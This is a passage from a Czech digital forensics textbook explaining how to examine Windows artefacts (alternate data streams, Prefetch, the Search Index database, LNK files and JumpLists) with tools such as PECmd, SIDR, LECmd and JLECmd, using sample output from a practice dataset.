Legitimní použití ADS je u programů ukládání konfiguračních souborů nebo podpůrných dat nebo u webových prohlížečů k uložení informace o původu stažených souborů.

Zobrazit ADS na živém systému je možné pomocí příkazové řádky a příkazu „dir/R“.

```
C:\Users\User\Downloads>dir/R
Volume in drive C has no label.
Volume Serial Number is XT20-CDR0
Directory of C:\Users\User\Downloads
08/30/2022 07:35 PM <DIR> .
08/30/2022 07:35 PM <DIR> .
09/16/2021 07:53 PM 56,221 1631786796098.jpg
50 1631786796098.jpg: Zone.Identifier: $DATA
10/01/2021 06:42 PM 67,335 1632853110345.jpg
50 1632853110345.jpg:Zone.Identifier:$DATA
08/27/2022 03:49 PM 94,218 1661533520435.jpg
50 1661533520435.jpg:Zone.Identifier:$DATA
08/24/2022 08:30 AM 117,233,520 1PasswordSetup-latest.exe
```

103 https://attack.mitre.org/techniques/T1070/006/

104 https://attack.mitre.org/techniques/T1564/004/

7 1PasswordSetup-latest.exe:SmartScreen:$DATA
239 1PasswordSetup-latest.exe:Zone.Identifier:$DATA
1PasswordSetup-latest.exe -> stažený soubor


1PasswordSetup-latest.exe:Zone.Identifier:$DATA -> ADS data obsahující informace o původu souboru
Obsah ADS souboru lze zobrazit pomocí textového editoru Notepad.

Postup:

```
notepad.exe 1PasswordSetup-latest.exe:Zone.Identifier:$DATA
```

[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://1password.com/downloads/windows/?utm_medium=in-app&utm_source=OP7W&utm_campaign=bulletin-message&utm_content=b5-families
HostUrl=https://downloads.1password.com/win/1PasswordSetup-latest.exe
ReferrerUrl – obsahuje kompletní URL adresu ke staženému souboru.
K zobrazení ADS z obrazu disku je možné použít FTK Imager.


Obrázek 101 | Zobrazení ADS souborů v FTK



Zdroj: Autor.

Zobrazení adresářové struktury připojeného diskového obrazu v FTK dovoluje jednoduché prohlížení ADS záznamů a jejich export.

Obrázek 102 | Zobrazení obsahu ADS Zone.Identifier



Zdroj: Autor.


Záznam Zone.Identifier určuje originální zdroj souboru, včetně URL adresy, pokud byl soubor získán z webové služby na intranetu nebo internetu[105].

- ZoneId = 0 Tento počítač.
- ZoneId = 1 Místní síť (intranet).
- ZoneId = 2 Důvěryhodné servery.
- ZoneId = 3 Internet.
- ZoneId = 4 Servery s omezeným přístupem.

Soubor z obrázku 102 | Zobrazení obsahu ADS Zone.Identifier byl stažen z legitimních stránek nástroje 1password a v tomto případě je všechno v pořádku. Pokud by však zdrojová URL adresa odkazovala na stránky, které přímo nesouvisí s nástrojem 1password, mohlo by se jednat o pokus zmást uživatele a vmanipulovat ho do instalace škodlivé aplikace.

Online služba VirusTotal, provozující stejnojmenný antivirový portál, uveřejnila zprávu „Deception at a scale“[106], ve které rozebírá nejčastěji zneužívané aplikace k distribuci škodlivého kódu.

Obrázek 103 | Publikace „Deception at a scale“ – nejčastěji pozitivně detekované aplikace se škodlivým kódem[105]



Publikace rozebírá běžné typy legitimních aplikací a internetové infrastruktury k šíření malwaru. Jedním ze sofistikovaných útoků je vytvoření instalačního balíčku, který po instalaci škodlivého kódu spustí instalaci legitimní aplikace. Takto upravené aplikace jsou šířeny pomocí služeb pro sdílení dokumentů, Peer-to-Peer sítí a kompromitovaných webových služeb/portálů legitimních organizací.

105 https://learn.microsoft.com/en-us/troubleshoot/developer/browsers/security-privacy/ie-security-zones-registry-entries

106 https://blog.virustotal.com/2022/08/deception-at-scale.html

9.5 Prefetch

Funkce operačního systému Windows nazývaná Prefetch byla původně vyvinuta k urychlení spouštění operačního systému a aplikací. Prefetch zaznamenává chování aplikace po dobu až deseti vteřin po spuštění a analyzuje požadavky aplikace na systémové komponenty, sdílené knihovny, uživatelské soubory a další. Záznam je použit při dalším spuštění aplikace k zpřístupnění/načtení požadovaných zdrojů do operační paměti před tím, než si je vyžádá samotná aplikace.

Prefetch funkce je součástí operačního systému od verze Windows XP a spolu s Windows Vista a Windows 7 má omezení na 128 prefetch záznamů. Windows 8 a novější podporuje 1024 prefetch záznamů. Pokud dojde k překročení maximálního počtu záznamů, začnou nové záznamy nahrazovat ty nejstarší.

Serverové edice operačního systému Windows mají prefetch funkci vypnutou, je ale možné ji aktivovat.

Prefetch soubory zaznamenávají časy spuštění, ze kterých lze vysledovat frekvenci používání aplikací, zejména u bezpečnostních incidentů je schopnost sledovat spouštění aplikací klíčová k odhalení jednotlivých modulů/částí malwaru a škodlivých aplikací obecně.

Umístění artefaktů:

```
C:\Windows\Prefetch
```


Název prefetch souboru NOTEPAD.EXE-C5670914.pf se skládá ze dvou částí:

- NOTEPAD.EXE – jedná se o název spustitelného souboru, pro který je prefetch soubor vytvořen. Obvykle obsahuje hlavní část názvu spustitelného souboru aplikace, název je velkými písmeny.
- C5670914 – toto je osmimístná hash hodnota, která je generována na základě cesty k souboru spustitelného souboru. Pomáhá rozlišit prefetch soubory pro spustitelné soubory, které mohou mít stejný název, ale jsou umístěny v různých adresářích.

Postup:

```
PECmd.exe -f C:\Windows\Prefetch\NOTEPAD.EXE-C5670914.pf
```

Obrázek 104 | Export informací z prefetch souboru



Zdroj: Autor.

První spuštění je ve výpisu zaznamenáno jako „Created on", jde o datum a čas vytvoření prefetch souboru. Poslední spuštění je ve výpisu uvedeno jako „Last run", „Other run times" označuje dalších sedm posledních spuštění aplikace. Celkový počet spuštění aplikace je ve výpisu označen jako „Run count". Z výše uvedeného vyplývá, že analýzou prefetch souboru je možné získat informace o prvním spuštění a posledních osmi spuštěních zkoumané aplikace.

Created on: 2021-05-17 06:47:14
Run count: 113
Last run: 2022-12-19 19:51:57
Other run times: 2022-12-19 19:44:25, 2022-12-19 19:39:09, 2022-12-19 19:36:46, 2022-12-15 16:51:32, 2022-12-15 16:28:07, 2022-11-27 20:33:35, 2022-11-25 08:09:04

Je vhodné zmínit, že odstranění prefetch souborů spadá mezi známé antiforenzní postupy. Z této skutečnosti vyplývá, že neexistence prefetch souborů nemusí být absolutní důkaz o tom, že zkoumaná aplikace nebyla spuštěna.

Spolu s časovými značkami záznam obsahuje seznam adresářů a souborů, které zkoumaná aplikace při spuštění načítá. PECmd v základu označuje všechny záznamy, které mají v umístění nebo v názvu výrazy „TEMP" a „TMP", jelikož se jedná o oblíbené způsoby pojmenování a umístění artefaktů vytvořených útočníky při bezpečnostních incidentech.

Postup hledání klíčových slov:

```
PECmd.exe -f C:\Windows\Prefetch\NOTEPAD.EXE-C5670914.pf
```

76: \VOLUME{01d74ad82071f528-de20adb0}\TEMP\SOUBOR.TXT (Keyword: True)

Při spuštění PECmd bez parametrů označí jeden podezřelý soubor. Označování podezřelých souborů lze rozšířit pomocí klíčových slov definovaných parametrem -k. V následujícím příkladě jsou použita klíčová slova „hack“ a „bonus“.

Postup:
PECmd.exe -f C:\Windows\Prefetch\NOTEPAD.EXE-C5670914.pf -k hack,bonus

54: \VOLUME{01x74ad82071f528-x}\USERS\USER\DOCUMENTS\VSE\BONUS.TXT (Keyword: True)
76: \VOLUME{01x74ad82071f528-x}\TEMP\SOUBOR.TXT (Keyword: True)
84: \VOLUME{01x74ad82071f528-x }\SANDBOX\TRYHACKME\SCRIPTING\B64.TXT (Keyword: True)

Definováním klíčových slov se seznam označených podezřelých souborů rozšířil o další dva záznamy.

9.6 Windows Search Index DB

Windows Search Index[107] je služba, která automaticky zaznamenává informace o souborech ve vybraných adresářích a umožňuje uživatelům vyhledávat tyto soubory pomocí nabídky Start a Průzkumníka Windows. Funkce byla do operačního systému Windows přidána pro vylepšení uživatelského komfortu při vyhledávání lokálních dokumentů na základě jejich obsahu.

Windows 10 používá Extensible Storage Engine (ESE) pro indexování a vyhledávání záznamů.

Cesta k databázi:
C:\ProgramData\Microsoft\Search\Data\Applications\Windows\Windows.edb


Nástroje pro analýzu:
WinSearchDBAnalyzer
Nirsoft Ese Database View
https://github.com/moaistory/WinSearchDBAnalyzer
https://www.nirsoft.net/utils/ese_database_view.html

Ve Windows 11 došlo ke změně, kdy služba Search Index nově používá databázi SQLite.

Cesta k databázi:
C:\ProgramData\Microsoft\Search\Data\Applications\Windows\Windows.db

107 https://learn.microsoft.com/en-us/windows/win32/search/-search-3x-wds-overview

Obrázek 105 | Windows Search Index DB



Name	Size	Type
GatherLogs	1	Directory
Projects	1	Directory
$I30	4	NTFS Index Allocation
Windows-gather.db	448	Regular File
Windows-usn.db	8	Regular File
Windows.db	7,620	Regular File
WINDOW~2.DB		$I30 INDX Entry
WINDOW~2.DB-		$I30 INDX Entry

Zdroj: Autor.

Search Index DB Reporter (SIDR) je nástroj zveřejněný vývojářem – společností **Stroz Friedberg**, napsaný v jazyce Rust. Jedná se o jednoúčelovou aplikaci zaměřenou na zpracování artefaktů vyhledávání ve Windows, podporované jsou artefakty uložené v databázi **ESE (Windows.edb)** a **SQLite (Windows.db)** používané v operačních systémech Windows 10 a 11. Výstupem jsou podrobné reporty v různých formátech, jako je **JSON** nebo **CSV**, které poskytují analýzu souborů, internetové historie a uživatelské aktivity z vyhledávací databáze.

Homepage: https://github.com/strozfriedberg/sidr

Podporované souborové formáty[108]:

HTML: .ascx, .asp, .aspx, .css, .hhc, .htm, .html, .htt, .htw, .htx, .odc, .stm
MIME HTML: .mht, .mhtml
Office: .doc, .dot, .pot, .pps, .ppt, .xlb, .xlc, .xls, .xlt
Text: .asm, .asx, .bat, .c, .cmd, .cpp, .cxx, .def, .dic, .h, .hpp, .hxx, .idl, .idq , .inf, .ini, .inx, .js, .log, .m3u, .rc, .reg, .rtf, .txt, .url, .vbs, .wtx, .eml
XML: .xml, .xsl
OneNote: .one
Tablet Journal: .jnt
Adobe: .pdf
Multimediální formáty: .jpg, .png

Seznam adresářů, které jsou vyjmuty z indexování:

- C:\Users*\AppData\
- C:\ProgramData\
- S výjimkou ProgramData\Microsoft\Windows\Start Menu\Programs\Start Up\
- C:\Windows\
- C:\Program Files\

108 https://learn.microsoft.com/en-us/windows/win32/search/-search-3x-wds-included-in-index

- C:\Program Files (x86)\
- *\windows.*\(staré instalace OS Windows)
- $Recycle Bin\

Uživatelé mohou změnit výchozí konfiguraci a definovat nová umístění, která budou indexována.[109] Search Indexer indexuje také adresy URL, ke kterým se přistupuje pomocí aplikací Internet Explorer a Edge, a také aktivitu uživatele související s některými programy, jako je WordPad, Poznámkový blok a Excel.

Parametry nástroje SIDR:

- f definuje výstupní formát, podporované jsou formáty CSV a JSON,
- definuje adresář pro ukládání výstupních souborů (reportů).

Cesta na konci příkazu definuje adresář s Windows.db souborem nebo soubory. SIDR podporuje hromadné zpracování .db souborů z různých zařízení.

Postup:

```
sidr.exe -f csv -o ./C:\SANDBOX\CTFData\Francesca-DATA\WindowsSearch
```

Processing sqlite: C:\SANDBOX\CTFData\Francesca-DATA\WindowsSearch\
Windows.db

./COFFEESHOPSURF_File_Report_20240418_180532.921587100.csv
./COFFEESHOPSURF_Internet_History_Report_20240418_180532.921885900.csv
./COFFEESHOPSURF_Activity_History_Report_20240418_180532.922153500.csv

Výstupem analýzy Windows Search Index databáze jsou tři výstupní soubory. Jméno každého výstupního souboru začíná názvem zařízení, ze kterého daná data pochází, a končí časovou značkou definující datum a čas, kdy byl daný report vygenerován.

9.6.1 File_Report

File report obsahuje metadata lokálně uložených dokumentů, údaje se částečné překrývají se záznamy alokační tabulky souborového systému a artefaktů popisujících nedávno použité dokumenty. Ze záznamů lze získat celou cestu a jméno k dokumentu, časové značky vytvoření, modifikace a posledního přístupu k souboru, vlastníka a velikost daného souboru. Specifickým záznamem je „System_Search_AutoSummary“, který obsahuje prvních 1024 bytů/znaků indexovaného souboru.

109 https://devblogs.microsoft.com/windows-search-platform/configuration-and-settings/

Obrázek 106 | Windows Search Index – File Report

System_ItemPathDisplay	System_DateModified	System_DateCreated	System_DateAccessed	System_Size
file:C:/Users/franc/Documents/OldTown-Memorial-Boards-Scientists.txt	2023-08-10T09:51:34Z	2023-08-10T09:51:33Z	2023-08-10T09:51:35Z	264

System_FileOwner	System_Search_AutoSummary	System_Search_GatherTime	System_ItemType
CoffeeShopSurf\franc	Alberta Einsteina, Old Town Square, Old Town Ernst Mach, Ovocný trh, Old Town Christian Doppler house, U Obecní-ho dvora, Old Town Pamětní- deska Johannese Keplera, Karlova, Old Town Pamětní- deska Bernarda Bolzana (Celetná 590/25), Ovocný trh, Old Town	2023-10-02T17:38:54Z	.txt


Zdroj: Autor.

Obsah souboru OldTown-Memorial-Boards-Scientists.txt je menší než 1024 bytů, System_Search_AutoSummary sloupec tedy obsahuje kompletní text.

9.6.2 Internet_History_Report

Internet History obsahuje alternativní zdroj historie prohlížení webových stránek pomocí prohlížečů Microsoft Edge a Internet Explorer. Záznamy internetové historie jsou nezávisle na historii prohlížení uložené přímo v internetových prohlížečích a budou tak k dispozici i v případě, že uživatel vymazal historii prohlížení v daném prohlížeči.

Obrázek 107 | Windows Search Index – Internet History Report



System_ItemName	System_ItemFolderNameDispl
https://www.bing.com/search?q=Cryoware+Holdings+press+release&qs=n&form=QBRE&sp=-1&ghc=1&lq=0	RecentlyClosed
https://www.youtube.com/watch?v=8kVl621fZug	RecentlyClosed
https://nettest.cz/en/Result?0f92639a-8478-4803-a2ab-9c854b3882a8	RecentlyClosed
https://www.office.com/	QuickLinks
https://www.bing.com/chat?form=ECF001	RecentlyClosed
https://www.novinky.cz/	RecentlyClosed
https://www.msn.com/cs-cz/zpravy/dom%C3%A1c%C3%AD/t-mobile-m%C3%A1-glob%C3%A1ln%C3%AD-	RecentlyClosed
https://www.novinky.cz/	History
https://nettest.cz/	History
https://www.guerrillamail.com/inbox?mail_id=123507489	History

System_Search_GatherTime	System_Title
14/04/2024 15:35	Cryoware Holdings press release - Search
14/04/2024 15:35	Summer Mix 2023 - Chillout Lounge Relaxing Deep House Music - YouTube
14/04/2024 15:35	Detail
14/04/2024 15:35	Office
14/04/2024 15:35	www.bing.com
14/04/2024 15:35	Novinky.cz - nejčtenější zprávy na českém internetu
14/04/2024 15:35	T-Mobile má globální výpadek v Česku. Lidé nemohou telefonovat a užívat služby
10/11/2023 12:05	Novinky.cz - nejčtenější zprávy na českém internetu
23/11/2023 18:55	
08/10/2023 17:13	✉ Guerrilla Mail - Disposable Temporary E-Mail Address

Zdroj: Autor.

9.6.3 Activity_History_Report


Activity History uchovává podrobnosti o spouštěných aplikacích v rámci uživatelských relací. Tento záznam poskytuje cenné informace, například:

- Název aplikace: Identifikuje spuštěnou aplikaci.
- Čas spuštění: Uvádí přesný čas, kdy byla aplikace zahájena.

Tyto údaje mohou být využity k analýze uživatelské aktivity a při rekonstrukci časové osy událostí nebo při vyšetřování možných bezpečnostních incidentů.

Activity History je klíčovým zdrojem dat pro forenzní analýzu zaměřenou na chování uživatelů.

Obrázek 108 | Windows Search Index – Activity History Report



System_ActivityHistory_StartTime	System_ActivityHistory_EndTime	System_Activity	System_ActivityHistory_AppId
2024-01-28T06:33:35.0000000Z	2024-01-28T06:34:11.0000000Z	Paint	Microsoft.Paint_8wekyb3d8bbwe!App
2024-02-04T02:00:41.0000000Z	2024-02-04T02:00:44.0000000Z	Notepad	Microsoft.WindowsNotepad_8wekyb3d8bbwe!App
2024-02-04T02:00:20.0000000Z	2024-02-04T02:00:41.0000000Z	Notepad	Microsoft.WindowsNotepad_8wekyb3d8bbwe!App

System_Activity_DisplayText	System_Activity_ContentUri
Francesca.png	file:///C:/Users/Franc/Music/Francesca.png?VolumeId={BD1B6EB5-EF9B-4D24-8035-917B709E43BE}&ObjectId={A9E20BA0-8003-11EC-A21E-F894C2DFE804}&KnownFolderId=LocalMusic&KnownFolderLength=22
note.txt	file:///C:/Users/Franc/Downloads/note.txt?VolumeId={BD1B6EB5-EF9B-4D24-8035-917B709E43BE}&ObjectId={CE1C4AEB-818A-11EC-A220-F894C2DFE804}&KnownFolderId=LocalDownloads&KnownFolderLength=26
note.txt	file:///C:/Users/Franc/Downloads/note.txt?VolumeId={BD1B6EB5-EF9B-4D24-8035-917B709E43BE}&ObjectId={CE1C4AEB-818A-11EC-A220-F894C2DFE804}&KnownFolderId=LocalDownloads&KnownFolderLength=26

Zdroj: Autor.

9.7 Shell Items

Souborový formát systémových odkazů Shell Link Binary File[110] obsahuje informace, které lze použít pro přístup k jinému datovému objektu. Soubory „.lnk“ jsou zástupci systému Windows, kteří zjednodušují přístup k souborům, složkám a aplikacím tím, že poskytují rychlé odkazy na jejich umístění. Zástupci jsou využíváni operačním systémem pro automatické vytváření odkazů k nedávno otevřeným souborům a spuštěným aplikacím[111].

9.7.1 LNK

LNK soubory[112] obsahují metadata a konfigurační nastavení, která definují cestu k aplikaci, adresáři nebo souboru, na který zástupce odkazuje. Mezi metadata patří čas vytvoření zástupce, ikona, pracovní adresář a další vlastnosti cílového souboru[113].

110 https://www.docguard.io/deep-dive-analysis-of-shell-link-lnk-binary-file-format-and-malicious--lnk-files/

111 https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-oleds/85583d21-c1cf-4afe-a35f-d6701c5fbb6f

112 https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-shllink/16cb4ca1-9339-4d0c-a68d-bf1d6cc0f943

113 https://github.com/libyal/liblnk/blob/main/documentation/Windows%20Shortcut%20File%20(LNK)%20format.asciidoc

LECmd
Homepage: https://ericzimmerman.github.io/#!index.md

Tento příkaz spustí analýzu konkrétního souboru Run.lnk a poskytne výsledky v konzoli nebo ve výchozím výstupním formátu.

Postup:

```
LECmd.exe -f Run.lnk
```

Tento příkaz provede analýzu všech .lnk souborů v zadaném adresáři a vygeneruje výstup pro každý nalezený soubor.

Postup:

```
LECmd.exe -d adresář
```

Tento příkaz zpracuje všechny .lnk soubory v zadaném adresáři a uloží výsledky ve formátu .csv do specifikovaného adresáře.

Postup:

```
LECmd.exe -d  adresář s daty --csv adresář pro uložení výstupu ve formátu .csv.
```

Obrázek 109 | Metadata .lnk souboru

```
ExifTool Version Number         : 12.65
File Name                       : Run.lnk
Directory                       : .
File Size                       : 1330 bytes
File Modification Date/Time     : 2024:04:14 14:53:30+02:00
File Access Date/Time           : 2024:04:14 16:17:29+02:00
File Creation Date/Time         : 2024:04:14 16:17:29+02:00
File Permissions                : -rw-rw-rw-
File Type                       : LNK
File Type Extension             : lnk
MIME Type                       : application/octet-stream
Flags                           : IDList, LinkInfo, RelativePath, WorkingDir, CommandArgs, Unicode, TargetMetadata
File Attributes                 : Archive
Create Date                     : 2023:05:05 14:52:50+02:00
Access Date                     : 2024:04:14 14:53:29+02:00
Modify Date                     : 2023:05:05 14:52:50+02:00
Target File Size                : 323584
Icon Index                      : (none)
Run Window                      : Normal
Hot Key                         : (none)
Target File DOS Name            : cmd.exe
Drive Type                      : Fixed Disk
Drive Serial Number             : DA28-ED31
Volume Label                    :
Local Base Path                 : C:\Windows\System32\cmd.exe
Relative Path                   : ..\..\..\Windows\System32\cmd.exe
Working Directory               : C:\Windows\system32
Command Line Arguments          : /k echo "Run Francesca Run"
Machine ID                      : coffeeshopsurf
```

Zdroj: Autor.

Časové záznamy vztažené k zástupci (.lnk)

- File Creation: 2024-04-14 14:17:29.
- File Modification Date/Time: 2024-04-14 12:53:30.
- File Acces Date/Time: 2024-04-14 14:34:15.

Časové záznamy vztažené k samotnému spustitelnému souboru (.exe)

- Create Date 2023-05-05 12:52:50.
- Modify Date 2023-05-05 12:52:50.
- Access Data 2024-04-14 12:53:29.

Local Base Path odpovídá plné cestě ke spustitelnému souboru

- v uvedeném příkladu jde o aplikaci příkazového řádku cmd.exe.

Command Line Arguments obsahuje parametry příkazové řádky.
Výsledný příkaz by vypadal následovně:

- cmd.exe /k echo "Run Francesca Run".

Tracker database block

- Machine ID: coffeeshopsurf.
- MAC Address: 08:9e:01:35:c5:e4.

Lnk soubor může obsahovat identifikační záznamy systému, na kterém byl odkaz vytvořen v podobě MAC[114] adresy a názvu počítače.

- Property store data block (Format: GUID\ID Description ==> Value) S-1-5-21-1219404224-1385551073-637517202-1001.

V záznamech souboru lnk lze najít i SID záznam odkazující na profil uživatele, pod kterým byl odkaz vytvořen. Na výše uvedeném příkladu jde o uživatele Franc. Korelaci SID záznamu na uživatelský profil lze provést ze záznamu systémového registru SAM.

9.7.2 Recent Docs


Složka „Nedávné" (Recent) ve složce AppData\Roaming\Microsoft\Windows obsahuje zástupce naposledy otevřených souborů a složek. Každá položka v této složce je reprezentována shellu item záznamem, který obsahuje informace, jako jsou názvy souborů, cesty a časové značky. Analýza této složky zpřístupní historii nedávno otevřených souborů daným uživatelem. Rozborem dané uživatelské aktivity lze nahlédnout do jeho pracovních zvyklostí a potenciálně identifikovat důležité dokumenty nebo aplikace.

Podobně složka AppData\Roaming\Microsoft\Office\Recent obsahuje informace o nedávno otevřených dokumentech aplikace Word, tabulkách aplikace Excel, prezentacích aplikace PowerPoint a dalších souborech sady Office.

Cesta k artefaktu:
C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Recent
C:\Users\<user>\AppData\Roaming\Microsoft\Office\Recent

114 https://learn.microsoft.com/en-us/dotnet/api/system.net.networkinformation.physicaladdress?view=net-8.0

Obrázek 110 | Seznam naposledy otevřených souborů



Zdroj: Autor

9.7.3 JumpLists

JumpList je funkce systému Windows, která umožňuje rychlý přístup k často používaným souborům a programům, přístupný z nabídky Start nebo z hlavního panelu pro konkrétní program. Struktura JumpList souborů se nazývá Ole Compound File (Ole CF) nebo také „compound binary file“[115]. Jedná se o proprietární formát společnosti Microsoft, umožňující vkládání vícero datových streamů do jednoho souboru.

Cesta k artefaktu:

```
C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations
```

AUTOMATICDESTINATIONS se vytvářejí automaticky, když uživatelé otevírají soubory nebo aplikace. Otevřené soubory nebo webové stránky jsou pomocí aplikačního identifikátoru propojeny s aplikací, kterou byl daný objekt otevřen.


Postup:

```
JLECmd.exe -d CustomDestinations --csv C:\SANDBOX\vystup\CustomDestinations
```

```
JLECmd version 1.5.0.0
Command line: -d CustomDestinations --csv C:\SANDBOX\vystup\CustomDestinations
Looking for jump list files in CustomDestinations
